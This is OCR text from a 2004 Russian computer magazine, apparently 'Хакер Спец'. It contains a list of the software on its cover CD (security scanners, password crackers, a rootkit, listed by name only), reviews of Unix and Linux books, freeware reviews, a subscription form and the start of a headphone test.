- Portsentry 1.0
- Netcat 4Windoze
- RSBAC Linux Kernel/Admin panel
- + дистрибутивы: Devil Linux, SELinux

ИССЛЕДОВАНИЕ НА УЯЗВИМОСТИ

- CeS [CGI Exploit Scanner]
- mscan 1.0 public release
- portscan
- XSpider 7.0.916
- XSSH by X_treme
- Ethereal 0.10.6 (Unix/Win)
- Ettercap 0.7.0
- Knocker 0.7.1
- Nessus 2.1.1
- NSAT 1.5
- PATH (Perl Advanced TCP Hijacking)
- ScanSSH 2.0
- SendIP
- VANISH2
- Web Password Checker (WPC) 0.1
- Yakr (Yet Another Kernel Rootkit)
- IPPersonality 2.4.18
- OSDet 0.4 (для nmap)
- Firewalk 5.0
- HPing 2.0.0-rc3
- NMap 3.70 (Unix/Win)
- OpenSSH 3.9p1
- Hydra 4.1
- JohnTheRipper 1.6 (Unix/Win)
- THC SSH Crack (восстановление ключа SSH)
- VLogger 2.1.1

СВЕЖИЙ GNUTЫЙ СОФТ

- Linux Kernel 2.0.40/2.2.26/2.4.27/2.6.8.1
- WinPcap Library 3.1b3
- PGP 2.6.3i/8.10 (+сорцы)

СОФТ ОТ NONAME

- TagScanner 4.9 билд 490 RC1
- Password Agent v2.3.3
- xp-AntiSpy v3.83
- NetAdjust Anonymous Proxy v5.2.0.0
- DU Meter v3.06 (build 186)
- Bookshelf v1.0d
- EffeTech HTTP Sniffer v3.5.2
- SmartFix v3.7
- XDCC Catcher Basic v2.0.2.0
- XP SysPad v6.0.5.7
- Free Download Manager (FDM) v0.9 (build 161)
- HD Tune v2.00
- NI Transliterator v2.2
- Blackman's E-mail encoder
- xpy v0.8 (beta)

- + бонус от группы SH8

- Все это на ЗАГРУЗОЧНОМ CD (полная версия) Trinux!

СПЕЦ CD

Более 70% серверов интернета работают под *nix. И после этого на твоем компе все еще не стоит самая секьюрная в мире ОСь? Тогда мы идем к тебе!

Каролик Андрей (andrusha@sl.ru)

BOOKS

ОБЗОР ИНТЕРЕСНОЙ ЛИТЕРАТУРЫ


С появлением интернета поиск информации значительно облегчился. Многое можно найти, минуя книги и библиотеки. Но, что ни говори, базовые вещи удобнее воспринимать в печатном виде, к тому же, некоторой информации в инете просто нет.

КОНФИГУРИРОВАНИЕ И НАСТРОЙКА БАЗ ДАННЫХ НА ПЛАТФОРМЕ SOLARIS И В ДРУГИХ СИСТЕМАХ UNIX

СПб.: ООО "ДиаСофтЮП"
2003
Пэкер Алан Н.
512 страниц
Разумная цена: 520 рублей

Если ты работаешь с системами баз данных Oracle, Sybase или Infomix, то эта книга тебе пригодится. В ней приведены практические советы по определению параметров системы (в первую очередь книга заточена под Solaris), грамотному конфигурированию ЦП, памяти и оптимизации данных. Все телодвижения снабжены реальными примерами и наглядными листингами. Подробно рассмотрена реализация мониторинга: инструментарий, интервалы мониторинга, мониторинг памяти, мониторинг дисков, мониторинг сети, мониторинг ЦП, мониторинг процессов, мониторинг прерываний, мониторинг самой СУБД. Все это поможет грамотно настроить собственную БД, обеспечив надежность и высокую производительность.

UNIX ИЗНУТРИ




СПб.: Питер
2003
Вахалия Ю.
844 страницы
Разумная цена: 415 рублей

Название книги оправдывает ее содержание: подробно рассматривается внутреннее устройство UNIX. Рассмотрены важнейшие компоненты ядра, сравниваются структуры в различных вариантах UNIX. Описаны и давно используемые средства (многонитиевые ядра, многопроцессорные системы, системы реального времени, распределенные файловые системы), и современные средства, используемые в SVR4.x, Solaris, SunOS, 4.4BSD, Mach, OSF/1. Достаточно упомянуть, что автор книги сам разрабатывал подсистемы ядра нескольких вариантов UNIX и читает лекции о внутреннем устройстве UNIX.

Книжки живьем нам предоставил букинистический интернет-магазин "OS-Книга". Все описанные книги ты можешь приобрести по указанным ценам у них на сайте - www.osbook.ru. Книг там значительно больше, чем в нашем обзоре :).

UNIX: РУКОВОДСТВО СИСТЕМНОГО АДМИНИСТРАТОРА



СПб.: Питер
2004
Немет Э.
925 страниц
Разумная цена: 325 рублей

В одной книге собрано множество практических приемов работы с различными ресурсами UNIX. Условно книга разбита на три части: основы администрирования (с чего начать, запуск и останов системы, привилегии, управление процессами, файловая система, пользователи, последовательные устройства, периодические процессы, резервное копирование, логи, драйвера), работа в сетях (сети TCP/IP, маршрутизация, сетевые аппаратные средства, система доменных имен, сетевая файловая система, почта, безопасность, web-хостинг) и разные жизненные ситуации, которые часто встречаются на практике (печать, анализ производительности, взаимодействие с Windows, политика администрирования, процессы-демоны). Изложенный материал касается четырех систем: Red Hat Linux, Solaris, HP-UX и FreeBSD.

LINUX IP STACKS В КОММЕНТАРИЯХ

Книга посвящена организации и функционированию исходного кода ядра Linux с упором на реализацию стека IP-протоколов, включая TCP/IP, ICMP и UDP. Подробная информация по программному коду семейства протоколов TCP/IP. Детали реализации каждого протокола, соответствие между содержимым исходного кода ядра и документами с рекомендациями по конкретной реализации TCP/IP (RFC - Request for Comment). Дополнительно указано, как можно улуч-

К.: Издательство "ДиаСофт"
2001
Сэтчэлл Стефан Т.
288 страниц
Разумная цена: 216 рублей


шить функции, расширить, исправить или добавить. Содержимое книги ориентировано на продвинутых администраторов систем безопасности сетей. На прилагающемся диске ты найдешь исходный код ядра Linux, документы RFC и набор полезных сценариев.

LINUX

СПб.: БХВ-Петербург
2004
Стахнов А.
912 страниц
Разумная цена: 290 рублей

» Установка, настройка и администрирование Linux. Особенности и возможности, идеология файловой системы, инсталляция и основные команды, компиляция ядра и настройка сервисов. Подробно описаны различные сервера и службы: электронная почта, WWW, FTP, INN, прокси, NTP и обеспечение их безопасности. Указаны способы настройки рабочих станций, установка и настройка графической среды типа X Window, конфигурирование принтеров, сканеров, КПК, мобильников и прочих внешних девайсов.

UNIX: ПРАКТИЧЕСКОЕ ПОСОБИЕ АДМИНИСТРАТОРА



СПб.: Символ-Плюс
2003
Торчинский Ф.
352 страницы
Разумная цена: 174 рубля

» Книга для тех, кто только намылился стать администратором UNIX. То есть знания данной системы не обязательны, достаточно быть в курсе того, как работает любая многопользовательская система (Novell Netware, Windows NT или VAX VMS). С помощью инструкций в книге можно установить и настроить систему. Основное внимание уделено FreeBSD и Linux, так как они наиболее популярны. Рассмотрены установка "стандартного" сервера, настройка POP3- и IMAP-серверов, установка и настройка СУБД, аутентификация с помощью PAM-модулей и русификация. Те, кто уже работает с UNIX, могут использовать книгу как справочник.

SAMBA: ИНТЕГРАЦИЯ LINUX/UNIX-КОМПЬЮТЕРОВ В СЕТИ WINDOWS

Мн.: Новое знание
2003
Кюнель Йенц
399 страниц
Разумная цена: 185 рублей


» Часто необходимо выбирать между Linux и Windows, но некоторые не хотят или не могут отказаться от одной системы в пользу другой. Для этого существует Samba - контактная среда между Microsoft и Linux. Samba позволяет использовать файлы и принтеры Linux/UNIX-сервера под Windows 9x/NT, непосредственно управлять пользователями NT, оптимально комбинировать безопасность данных и стабильную работу. Образно говоря, Samba придает UNIX-системе свойства сети NT. Описаны возможности Samba, в том числе SWAT, поддержка 64-битных функций, автоматическая конфигурация под конкретную версию UNIX и многое другое.

UNIX: ВЗАИМОДЕЙСТВИЕ ПРОЦЕССОВ

СПб.: Питер
2003
Стивенс У.
576 страниц
Разумная цена: 260 рублей

» Если интересуешься разработкой сложных программ для UNIX, то тебе не обойтись без межпроцессорного взаимодействия. В книге рассказывается об одной из его форм - IPC. Описываются четыре возможности разделения решаемых задач между несколькими процессами или потоками одного процесса: передача сообщений, синхронизация, разделяемая память и удаленный вызов процедур. Разобраны темы: каналы и FIFO, очереди сообщений Posix и System V, семафоры и условные переменные, блокировки чтения-записи, разделяемая память Posix и System V, измерение производительности IPC и многое другое.

СЕКРЕТЫ UNIX




М.: Издательский дом "Вильямс"
2001
Армстронг (мл.) Джеймс
1072 страницы
Разумная цена: 306 рублей

» Сотни полезных секретов UNIX и практических советов по их применению. Книга состоит из множества небольших глав, в которых описаны нюансы работы и администрирования UNIX, от простого (управление учетными записями, работа в оболочках, навигация по файловой системе) до более сложного (сетевые возможности UNIX, системное администрирование, графические возможности). Особое внимание уделено вопросам разработки собственных приложений для UNIX. Советы экспертов, методики и готовые решения конкретных задач.

СЕТЕВОЕ АДМИНИСТРИРОВАНИЕ LINUX

» Практическое руководство, как поднять и настроить локальную сеть под управлением Linux. Подробное описание процессов, происходящих в сети, и практичес- »



СПб.: БХВ-Петербург
2004
Стаханов А.
480 страниц
Разумная цена: 173 рубля

кие примеры, которые не раз пригодятся в сетевой жизни. От первоначальной настройки до надежной защиты от атак извне. Рассматриваются сетевые модели, протоколы, адреса, службы, конфигурирование сетевых интерфейсов, настройка серверов FTP, Proxy, INN, Apache, Samba, Mars и т.д. Сетевые принтеры, шлюз в инет, настройка фаервола, учет трафика и т.п. Приведено множество программ для обслуживания сети и ее безопасности.

АДМИНИСТРИРОВАНИЕ APACHE

М.: Издательство "Лори"
2002
Марк Арнольд
418 страниц
Разумная цена: 208 рублей

Не секрет, что Apache - наиболее популярный web-сервер. Его характеризуют высокая производительность, надежность, безопасность и бесплатное распространение. Поэтому было бы неплохо владеть навыками ежедневной работы по администрированию Apache, если ты хочешь работать в дальнейшем администратором. В книге приведены пошаговые инструкции по обеспечению безопасности, программированию web-сервера и созданию многодоменных сайтов на одном сервере. Описаны средства, необходимые для создания, запуска и поддержки сервера Apache. Для продвинутых книга послужит отличным настольным справочником.

UNIX: ПОЛЕЗНЫЕ СОВЕТЫ ДЛЯ СИСТЕМНЫХ АДМИНИСТРАТОРОВ

М.: ДМК Пресс
2002
Уэйнгроу К.
416 страниц
Разумная цена: 115 рублей


Книга для пользователей, знакомых с основными функциями и особенностями UNIX. Показано, как можно автоматизировать рутинную работу и создать командные файлы, используя которые ты значительно повысишь производительность. Рассмотренные приемы автор опробовал в разных версиях системы, и можно воспользоваться его наработками. Более подробно рассмотрены: администрирование сети, безопасность ОС, настройка и работа с учетными записями, эмуляция терминалов и многое другое.

LINUX ДЛЯ ИНТЕРНЕТА И ИНТРАНЕТА

В книге рассмотрены разные случаи применения (интернет и интранет) и дано подробное описание необходимой конфигурации системы. Рассмотрены вопросы инсталляции и настройки системы, вопросы безопасности и использование интернет-сервисов. Уделено внимание специфичному применению: в качестве автономного компьютера и в качестве сервера (к примеру, чтобы предоставлять услуги провайдера).

Мн.: Новое знание
2002
Хольц Х.
464 страницы
Разумная цена: 197 рублей

МАРШРУТИЗАЦИЯ В LINUX



М.: Издательский дом "Вильямс"
2002
Брокмайер Джо
240 страниц
Разумная цена: 129 рублей

Основная задача книги - помочь грамотно настроить подсистему маршрутизации в Linux. Для этого изложена теория маршрутизации, описаны основные протоколы и утилиты, имеющиеся в распоряжении, указаны эффективные способы их применения на практике. Ты научишься конфигурировать демон маршрутизации, освоишь принципы бесклассовой адресации в стандарте IPv4, узнаешь множество сетевых утилит Linux, инструменты анализа сетевого трафика, познакомишься со средствами защиты сетей, имеющихся в Linux, и др.

МАКСИМАЛЬНАЯ БЕЗОПАСНОСТЬ В LINUX

К.: Издательство "ДиаСофт"
2000
Анонимный автор
400 страниц
Разумная цена: 249 рублей

Впервые вижу книгу, подписанную анонимным автором :). Как написано на обложке, автор - опытный компьютерный хакер, осужденный за серию финансовых преступлений, совершенных после разработки методики обхода защиты банкоматов. Срок, видимо, повлиял на человека :), и теперь он пишет книжки. В данной книге описаны дыры в защите Linux-системы при стандартной установке, рассказано, к чему они могут привести при подключении компьютера к сети и как их прикрыть. Предлагаемые рецепты позволят тебе достаточно быстро повысить безопасность критически важных для работы приложений и гарантировать безопасную работу основных служб инета. Описаны программы и утилиты для выявления и устранения слабых мест, а также инструментарий взломщиков, с помощью которого ты можешь сам проверить свою стойкость к вторжениям извне.

АТАКА НА WINDOWS

Читай в следующем номере Спеца:

- Архитектура: XP vs 9x
- Пароли и привелегии
- Сетевые протоколы и службы
- ActiveX под ударом
- Имперсонализация
- Атака на NTFS
- Удаленные атаки
- Игра в прятки: антивирусы, firewall
- Черви
- Вирусные технологии
- Boot и MBR
- Обнаружение заразы
- Эмуляторы
- Логи

ВЕСЬ СОФТ НА CD!

А также:
Действенные методы аттак, как защитить "голую" XP и еще 20 причин задуматься о безопасности Windows!

АНОНС

СКОРО В СПЕЦЕ:

- **Идеальный компьютер**

Мифы и реальность. Лучший компьютер для геймера, хакера, программера, дизайнера. Лушее железо и софт.

НОВОГОДНИЙ НОМЕР

ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по России 8-800-200-3-999 по всем вопросам по подписке

ВЫГОДА

Цена подписки на 20% ниже, чем в розничной продаже!
Доставка за счет издателя
Разыгрываются призы и подарки для подписчиков
Дополнительные скидки при заказе на длительный срок

ГАРАНТИЯ

Вы гарантированно получите все номера журнала
Цена стабильна на весь период заказа, даже при повышении цены в розничной продаже.
Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое отделение банка.
Заказ оформляется с любого месяца.
Заказ осуществляется заказной бандеролью или с курьером
Заказ можно сделать на любое количество месяцев

Закажи журнал в редакции и сэкономь деньги

СТОИМОСТЬ ЗАКАЗА НА «ХАКЕР СПЕЦ» + CD

115р *за номер*

690р *за 6 месяцев*

1242р *за 12 месяцев (выгода 10%)*

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ «ХАКЕР СПЕЦ»+CD + «ЖЕЛЕЗО»+CD

189р *комплект на 1 месяц (выгода 10%)*

1071р *комплект на 6 месяцев (выгода 15%)*

2016р *комплект на 12 месяцев (выгода 20%)*

подписной купон

Прошу оформить подписку:

☐ на журнал Хакер Спец + 2 CD

☐ на комплект Хакер Спец+CD и Железо+CD

на ☐ месяцев

начиная с _____ 2004 г.

☐ Доставлять журнал по почте на домашний адрес

☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

_____

_____

дата рожд. ☐☐. ☐☐. ☐☐ г.
(день. месяц. год)

АДРЕС ДОСТАВКИ:

индекс _____

область/край _____

город _____

улица _____

дом _____ корпус _____

квартира/офис _____

телефон (код) _____

e-mail _____

сумма оплаты _____

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик _____

Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата за «_____» с _____ (месяц) 2004 г.	

Кассир

Ф.И.О. _____

Подпись плательщика _____

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик _____

Адрес (с индексом) _____

Назначение платежа	Сумма
Оплата за «_____» с _____ (месяц) 2004 г.	

Кассир

Ф.И.О. _____

Подпись плательщика _____

КАК ОФОРМИТЬ ЗАКАЗ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:
   - по электронной почте: subscribe_xs@gameland.ru;
   - по факсу: 924-9694;
   - по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», Отдел подписки.

По всем вопросам по подписке можно звонить по бесплатному телефону 8-800-200-3-999.


* Курьерская доставка осуществляется в течении 3х дней после выхода журнала в продажу только по Москве на адрес офиса, для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Почтовая подписка

41800 Хакер Спец + CD

Тел.: (095) 974-11-11

16764 Хакер Спец + CD



Тел.: (095) 974-21-31

41800 Хакер Спец + CD

Тел.: (095) 974-11-11

С 1 сентября по 30 ноября вы также можете оформить почтовую подписку по каталогам подписных агентств во всех отделениях связи России. Для оформления подписки необходимо знать подписной индекс журнала или найти его в каталоге по названию.

Подписка для юридических лиц

www.interpochta.ru

Москва: ООО "Интер-Почта",
тел.: 500-00-60,
e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта",
тел.: 953-92-02,
e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.


d()c (doc@nnm.ru)

СОФТ ОТ NONAME

На этот раз твоему вниманию предлагаются свежевыстиранные шаровары и девственно чистые фривары: одна половина из них связана с Web, другая - непосредственно с темой номера. Юзай и наслаждайся!


TAGSCANNER 4.9 БИЛД 490 RC1

Мощная программа для организации и управления музыкальными архивами. TagScanner переименовывает файлы MP3/OGG/MP+ так, чтобы в их имени содержалось информация из тэгов. Также программа позволяет сгенерировать тэг по имени файла/директории или по информации из интернет-базы данных freedb.org. Встроенный редактор тэгов поможет быстро и удобно обработать необходимую информацию. Также имеется в наличии простой, но удобный редактор плейлистов, позволяющий сохранять и читать листы в PLS/M3U и экспортировать их в HTML и таблицы Excel. Программа в большинстве случаев значительно облегчает жизнь, когда требуется привести в порядок свой музыкальный архив.



XP-ANTISPY V3.83

Маленькая бесплатная программка, останавливающая разные автоапдейты, запросы, отчеты о багах и прочую несанкционированную активность Windows XP. Очень много новых фишек, связанных с выходом SP 2.




Ты можешь снять ограничение в 10 потоков, отключить фаервол, убрать Security Center, самостоятельно выставить запреты и настроить функции некоторых программ (Mediaplayer, MSN Messenger, IE6), отключить всякие дурацкие опции в XP и Office и т.д. Программа - супер! Работает напрямую с реестром. Все бесплатно и правильно!


NETADJUST ANONYMOUS PROXY V5.2.0.0

Суперпрограмма для подмены истинного IP-адреса во время серфинга. NetAdjust Anonymous Proxy автоматом подставит выбранный анонимный проксик и спрячет твой IP. Работать с программой легко и приятно :).

Достаточно выбрать start/autopilot, и Anonymous Proxy выяснит твой IP, затем автоматически проверит текущие прокси-сервера на работоспособность, уровень анонимности, пинг и т.д. После проверки произведет сортировку рабочих прокси и выберет самый быстрый и с высоким уровнем анонимности. Все готово! NetAdjust Anonymous Proxy проверит твой новый IP (покажет, естественно, уже подставленный :)) и самостоятельно сконфигурит машину. Ты полностью анонимен! NetAdjust Anonymous Proxy может автоматом менять прокси через определенное время (по дефолту 5 мин.). По каждому прокси-серверу можно получить детальную информацию (whois).




Еще один приятный момент - обновление листа прокси-серверов. Добавлять можно непосредственно IP, брать список из txt-файла или сграбить из интернета. Причем web-адреса для сбора прокси можно вбивать свои!




PASSWORD AGENT V2.3.3

Программа для хранения всех твоих паролей. Теперь достаточно помнить всего один пароль (желательно подлиннее ;)), который ты вводишь после запуска Password Agent. Всю остальную информацию: аккаунты, пассы, мыла, аськи, комменты, линки и даже простые записки программа будет хранить в одном сверхзащищенном файле.



Работает быстро, весит мало, памяти практически не ест, умеет висеть в трее, работает со всеми версиями Виндов... Password Agent уже давно прижился у меня - работать с прогой одно удовольствие (особенно после "нехитрой" регистрации ;))! Информацию можно разбить на группы и подгруппы (ICQ, FTP, DialUp и т.д.) на твое усмотрение. В Password Agent есть собственный генератор паролей с богатыми возможностями. В ассортименте присутствует и удобный поиск (если база разрослась).




Ну и, конечно, огромное количество дополнительных возможностей: автозакрытие, автоблокирование, автосохранение, автоочистка буфера, добавление/редактирование своих колонок и пр. До установки Password Agent я перепробовал множество программ, и эта - лучшая.

EFFETECH HTTP SNIFFER V3.5.2


Простой и надежный снифер http-пакетов. Перехватывает в реальном времени всю информацию по данному протоколу, поддерживает HTML, XML, GIF, JPG, Flash, Zip, Exe и пр. Позволяет детально просматривать, кто, когда, откуда и что получил.

Позволяет сканировать разные сети (выбор в настройках, само собой ведет подробный лог работы; HTTP Sniffer будет весьма полезен администраторам, сетевым юзерам и другим любопытным товарищам :) .




DU METER V3.06 (BUILD 186)

Отличная утилитка для мониторинга и контроля за твоим коннектом. Будет полезна не только dialup'щику, но и людям с выделенкой. DU Meter позволяет практически сразу определить качество и реальную скорость коннекта (при закачке файлов особенно). Поставили файлы в очередь к товарищу ReGet'у, а сами делами занимаемся - красота, окошко программы наверху, все наглядно и не отвлекает. Настройки программы просты и не требуют детального описания. Скажу только о возможности оповещения - при маленькой скорости (получено байт за отрезок времени) DU Meter даст голос. Имеет смысл переконнектиться. Удобно чрезвычайно. А ведение статистики - вообще песня! Выдает полную инфу за день, неделю, год... Сколько туда и обратно. Иногда диву даешься, можно и на модеме гигабайтами лить :) . Хорошая прога и почти бесплатная ;).



BOOKSHELF V1.0D


Любишь читать книжки прямо с мобилы - качай Bookshelf! Он позволяет преобразовать один или сразу несколько файлов с текстом в формате .txt в мидлет, готовый для отправки на мобильный телефон. При запуске мидлета на телефоне пользователь получает возможность читать текст, включенный в мидлет.



В процессе обработки текста пользователь имеет возможность выбрать параметры форматирования текста: шрифт, межстрочное расстояние и т.д. Поддерживает: Siemens SL45i, C55, M50, S55, SL55, CX65 (возможно, и другие - не протестировано). Вдобавок бесплатна.

XPY V0.8 (BETA)

Маленький (всего каких-то 50 кило!), но дюже хороший твикер! Прога позволяет выставить оптимальные настройки системы простой расстановкой галок.



Улучшению подвергаются: некоторые параметры системы, IE, сервисы, настройки MediaPlayer и установки дефолтового мессенджера. Если прожка будет развиваться, то с успехом заменит XPAntiSpy.

Content:

Алексей Малашин, test_lab (tesl_lab@gameland.ru)

С МУЗЫКОЙ ПО ЖИЗНИ

ТЕСТИРУЕМ СТЕРЕОНАУШНИКИ

Для теста были выбраны мониторные наушники, поскольку о крупногабаритных системах уже не раз писалось во всевозможных обзорах.

Головные телефоны позволяют отключиться от внешнего мира и послушать некоторое время приятную музыку на нужной громкости, не мешая, вместе с тем, окружающим. Все представленные модели подходят под класс прилегающих к ушам систем стоимостью до $150.

ТЕХНОЛОГИИ

Наушники, как и обычная акустика, состоят из нескольких основных частей – звуковоспроизводящей мембраны (дифузор), магнита и катушки (обеспечивающей раскачку мембраны в разные стороны), по которой протекает электрический сигнал. Для подведения звука к ушной раковине динамики располагаются непосредственно около уха, но для комфортной работы металл и пластик не подходят, поэтому придумали мягкие амбушюры (которые служат некоторой прокладкой и контактируют непосредственно с ухом). Как правило, они сделаны из звуконепроницаемого материала и обладают гибкой структурой (чтобы максимально удобно охватывать ухо). По способу прилегания наушники делятся на три типа:

Circumaural – амбушюры полностью охватывают ушную раковину;

Supraaural – амбушюры прилегают к уху;

Intraaural - вставляющиеся внутрь уха наушники (не принимали участия в нашем тестировании).

Также наушники могут быть закрытыми, открытыми и полуоткрытыми. У первых связь с внешней средой отсутствует и слышны только звуки, воспроизводимые динамиками наушников. Недостатками такой конструкции являются сравнительно большой вес, отсутствие вентиляции, гулкость басов, однако наиболее качественное звучание имеют именно эти наушники. В открытых наушниках можно услышать не только музыку, но и посторон-

ТЕСТОВЫЙ СТЕНД:
Материнская плата: ASUS A7V333 (BIOS ver 1018.1b)
Процессор: AMD Athlon(tm) XP 1800+ 1.52GHz
Память: Hyundai 256Mb DDR PC2700
Видеокарта: ATI Radeon 9000
Аудиокарта: Yamaha YMF747
ОС: Windows XP Professional EN Corp Edition (SP2)
ПО: Apollo 37zc, Unreal Tournament 2004, WinDVD 5
Дополнительное оборудование: MPIO FL-100, Casio WK-3500, ToshibaTV

СПИСОК УСТРОЙСТВ	
	Sennheiser HD 280 Pro
	Sennheiser HD 212 Pro
	Sennheiser HD 570
	Sennheiser HD 500
	Sony MDR 7506
	Sony MDR 7505
	AKG K101
	AKG K271
	AKG K240
	AKG K66
	Nady QH 660
	Nady QH 360

ние шумы, зато вся система в целом является компактной и легкой (минус - отсутствие глубины у низких частот). Третьи же совмещают в себе плюсы закрытых и открытых телефонов и являются наиболее удобными для часто-го продолжительного использования.

Чтобы доставить мелодию до слушателя с минимальными искажениями, производители придумали ряд технологических приемов: для увеличения мощности стали использовать специальные магниты из неодима (которые более сильные, чем обычные), для более естественного звучания разработали полимерные мембраны. Избавиться от потерь сигнала помогают провода из бескислородной меди, причем разъемы проводов покрывают золотом для обеспечения более качественного контакта.

МЕТОДИКА ТЕСТИРОВАНИЯ

